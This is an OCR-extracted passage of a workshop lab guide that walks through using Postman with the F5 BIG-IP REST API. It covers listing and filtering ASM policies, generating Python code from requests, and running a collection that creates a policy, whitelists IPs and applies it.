
If you click on the request/method type (GET) you will see a list of all the possible HTTP methods, this is obviously how you would devise a request that would create an object using a POST versus simply retrieving data (GET). The username and password are sent as a header. Curl does this for you automatically when you specify the -u option. You won't see this Authorization header in your request until you have clicked SEND, this is because it is generated dynamically. The Content-Type header is also specified here, however its not really needed for a GET request. It will be needed for POST requests to inform the webserver the type of the incoming data. Lastly the url field specifies the url of the host and resource. Notice the {{bigipa_host}} in the url, this is a variable that is dynamically filled from the collection's environment, more on this later. Environments can be global or per collection, here we are using a collection specific environment. Environments allow for sharing variables, in this lab they are used to be able quickly modify values across many requests and to share variables among requests.

Now take a look at the enviroment, right-click on collection Agility2018-ASM342 and select edit from the menu and select the Variables column.




Each entry in the “Key” column is a variable, with the value specified in the “Value” column. Variables are used by enclosing them in double curly braces e.g. {{variable}}

Now take a look at the Authorization tab to see how authentication works.



Postman uses this setting for the entire collection, assuming each request's Authorization type is set to "inherit from parent"



Run the request

```
Module3Lab1-ex1-GetAllASMPolicies
```

If the request was succesful the Status will be 200 OK. Take a look at the response, this is shown in the “Body” (response body) section

Notice the body can be displayed in “Pretty” format or “Raw”, much like curl with or without jq. Scroll down through the output. Just as in Lab 2.1, it helps to filter on a policy name to get the id. Lab 2 of module 3 will show a couple of ways to filter.

6.4.2 Lab 3.2: Filtering JSON data in Postman

This lab builds off of the concepts in Module 2 dealing with filtering Json data and demonstrates how to filter json data in Postman.

Two methods exist to filter on data:

- Parameters
- Postman Tests (javascript based), more background on this in Task 2


Task 1 - Filtering JSON data in Postman using parameters

This task demonstrates how to filter on the policy named ansible1 and display only the id value.


Just like any Rest client, Postman can send parameters to the server so that the output is a customized response or a subset of the JSON data. This task is much like the Module 2 Lab 3 task, Server-side JSON filtering using uri parameters.

Click on the request:

```
Module3Lab2-ex1-GetAllASMPoliciesFilteredParam
```



Notice the parameters passed to the url https://{bigipa_host}}/mgmt/tm/asm/policies/. They tell the rest server to only display the the “id” field for the “ansible1” policy.




How does this compare to the url parameters used in Module 2 Lab 3?

Notice the special characters $, & are not escaped, in the curl requests they had to be.

Click “Send” to run the request.

Take a look at the response shown in the “Body” (response body) section. The response should look similar to the below, only showing the “id” field.



Task 2 - Filtering JSON data in Postman using Tests

Postman offers the ability to programmatically ingest responses and make decisions on the data retrieved. Tests are written in JavaScript, which is a very common language, rather than some proprietary or obsucre language. Even if you are not familiar with js, there are many examples written for Postman and many examples of JavaScript in general.

See also: Writing Postman tests / Tests examples

Note: Note that iRules LX (iLX) and iApps LX foundations are based on javascript.

Tests are executed post request, which means the Test has access to the response data. In addition, a test is on a per-request basis, meaning they only apply to the request to which they are assigned. Tests can influence the flow of the next request and can be used to provide orchestration to a collection. More on this later.

Note: Postman also suports Pre-Request Scripts, which are executed before the Request is sent. Use cases are a dynamically generated timestamp or dynamically gnereated Post data.


Pre-request scripts

Click on the request:


```
Module3Lab2-ex2-GetAllASMPoliciesFilteredTests
```

Notice this request is exactly the same as Module3Lab1-ex1-GetAllASMPolicies with the exception that there is a Test assigned.

The test, examine the comments to understand how it works.




The console.log statement logs to the javascript console, to open it click View->Show Postman Console



Execute the request by clicking “Send”, then view the Postman console (it must be open before running the request to display the data).

```
Module3Lab2-ex2-GetAllASMPoliciesFilteredTests
```

The policy id should be displayed in the Postman Console.



6.4.3 Lab 3.3: Using Postman to generate code


One of the most useful features of Postman is its ability to show a code snippet of each request. This makes Postman a great learning tool when trying to develop more complex scripts written in your favorite language. In addition this ia great segway to Module 4 Using Python Program Advanced WAF. It is being introduced now so that you can view each request in this module and get a feel for what the request would look like in Python Requests.

These are languages that Postman supports:


Language	Framework
HTTP	None (Raw HTTP request)
C	LibCurl
cURL	None (Raw cURL command)
C#	RestSharp
Go	Built-in http package
Java	OkHttp
Java	Unirest
JavaScript	jQuery AJAX
JavaScript	Built-in XHR
NodeJS	Built-in http module
NodeJS	Request
NodeJS	Unirest
Objective-C	Built-in NSURLSession
OCaml	Cohttp
PHP	HttpRequest
PHP	pecl_http
PHP	Built-in curl
Python	Built-in http.client (Python 3)
Python	Requests
Ruby	Built-in NET::Http
Shell	wget
Shell	HTTPie
Shell	cURL
Swift	Built-in NSURLSession

Task 1 - Generating Python Requests Code

Select the Module3Lab1-ex3-GetAllASMPoliciesFilteredTests request and click on the “code” option on the right hand side.



Then select “Python -> Requests” from the code drop down to show the request in Python Requests



6.4.4 Lab 3.4: Using Postman for workflows

As mentioned previously, Postman offers a feature called collections. Collections are denoted by the folder icon and contain requests. Collections are useful for creating workflows or automating common tasks.

Task 1 - Using Postman workflows to push out standardized policies

In this task the student will execute a collection/workflow that will create a policy and add a whitelist ip to the policy.

First take a look at the workflow's environment, by right clicking and selecting edit on the "Agility2018-ASM342-PolicyCreation" Then navigate to "Variables".

This environment looks very similar to the previous "Agility2018-ASM342" environment. Notice the two empty variables "policyid" "policyIdUrl". They are intentionally left blank because they are used to store variables temporarily during the collection run. Recall that this environment is per collection, therefore its variables are unique to the "Agility2018-ASM342-PolicyCreation" collection. When the "Module3Lab4-ex1-CreateAsmPolicy" request is run, a test grabs the randomly generated policy id and stores it in the "policyid" environment variable. The test also stores the policy url with the externally accessible ip in the "policyIdUrl" variable. Recall that when a policy is created, its data is output in Json format. This data is then used by the test to populate the two variables. The two subsequent scripts then use these variables to add to the policy and then apply it.

Close the enviroment window.


Inspect each request in the collection, looking at the HTTP Method, URL, Body and its Tests (only the CreateAsmPolicy for the test).

Lets run the collection

Click on "Runner".

Open the Postman Console by clicking on View->Postman Console. If a previous console is open, ensure you clear previous output using the “Clear” button.

Select the “Agility2018-ASM342-PolicyCreation” collection, the “Agility2018-ASM342-PolicyCreation” Environment and check “Persist Variables”, as shown below.


Collection Runner
Choose a collection or folder
Search for a collection or folder
Agility2018-ASM342-PolicyCreation
POST Module3Lab4-ex1-CreateAsmPolicy
POST Module3Lab4-ex2-AddWhitelistIps
POST Module3Lab4-ex3-ApplyPolicy
Environment
Agility2018-ASM-342-PolicyCreation
Iterations
1
Delay
0
ms
Log Responses
For all requests
Data
Select File
Persist Variables
Run Agility2018-AS...

